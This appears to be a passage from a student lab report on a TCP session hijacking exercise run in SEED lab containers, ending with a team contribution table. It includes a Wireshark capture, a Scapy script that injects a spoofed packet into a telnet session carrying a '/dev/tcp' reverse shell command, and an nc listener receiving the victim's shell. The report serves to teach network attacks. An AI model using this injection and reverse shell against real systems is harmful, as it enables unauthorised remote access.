
The other container will be where we run our attack script.

I opened wireshark, and took the information and added it into the file, while also adding the bash script in the data:




```
121 2022-12-02 22:1… 10.9.0.5         10.9.0.1        TCP   67 59756 → 9090 [PSH, ACK] Seq=198154629 Ack=2464084116 Win=64256 Len=1 TSval=3112710503 TSecr=7
122 2022-12-02 22:1… 10.9.0.1         10.9.0.5
123 2022-12-02 22:1… 10.9.0.5         10.9.0.1
124 2022-12-02 22:1… 10.9.0.1         10.9.0.5
125 2022-12-02 22:1… 10.9.0.5         10.9.0.1
126 2022-12-02 22:1… 10.9.0.1         10.9.0.5
127 2022-12-02 22:1… 10.9.0.5         10.9.0.6
128 2022-12-02 22:1… 10.9.0.5         10.9.0.6
129 2022-12-02 22:1… 10.9.0.5         10.9.0.6
130 2022-12-02 22:1… 02:42:0a:09:00:05 02:42:0a:09:
131 2022-12-02 22:1… 02:42:0a:09:00:06 02:42:0a:09:
132 2022-12-02 22:1… 10.9.0.5         10.9.0.6

Frame 88: 66 bytes on wire (528 bits), 66 bytes capture
Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0
Transmission Control Protocol, Src Port: 42332, Dst Por
    Source Port: 42332
    Destination Port: 23
    [Stream index: 1]
    [TCP Segment Len: 0]
    Sequence number: 151837952
    [Next sequence number: 151837952]
    Acknowledgment number: 3540027179
    1000 .... = Header Length: 32 bytes (8)
  Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
    Checksum: 0x1443 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  Options: (12 bytes), No-Operation (NOP), No-Operatio
  [SEQ/ACK analysis]
  [Timestamps]
```

```
[12/02/22]seed@VM:~/.../volumes$ docksh user1-10.9.0.6
root@7109353d0799:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
098f1f62f482 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Dec  3 03:05:32 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts
/5
seed@098f1f62f482:~$ ls
```




```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=42332, dport=23, flags="A", seq=151837952, ack=3540027179)
data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, iface='br-e359143839a3', verbose=0)
```

I saved the file, then I went over back to the attacker container where I will run the script:



```
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 42332           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 151837952       (0)
ack        : IntField                          = 3540027179      (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>
)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'\r /bin/bash -i > /dev/tcp/
10.9.0.1/9090 0<&1 2>&1 \r' (b'')
root@VM:/volumes#
```

Once that is finished, if we go back to the attacker container where I left the nc running, we can now see that I am in the victim's bash shell, and we can confirm it by running ifconfig and we will be able to see their IP address which is 10.9.0.5:



```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 59756
seed@098f1f62f482:~$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 1625  bytes 117077 (117.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1112  bytes 89296 (89.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 112  bytes 10640 (10.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 112  bytes 10640 (10.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

seed@098f1f62f482:~$
```

Teamwork Reflection

Team Members	Major Contributions	Assistance to others	Comments
Gianna Galard	Part 1 Tasks 1-2, Part 2 Overview, Lab Environment Setup, Tasks 1- 4, Final Presentation PPT	Assisted Cheng and Unaiza with their tasks.	
Cheng Wang	Part 1 Tasks 3-4.	Assisted Gianna and Unaiza with their tasks.	
Unaiza Nizami	Part 1 Tasks 5-6.	Assisted Gianna and Cheng with their tasks.	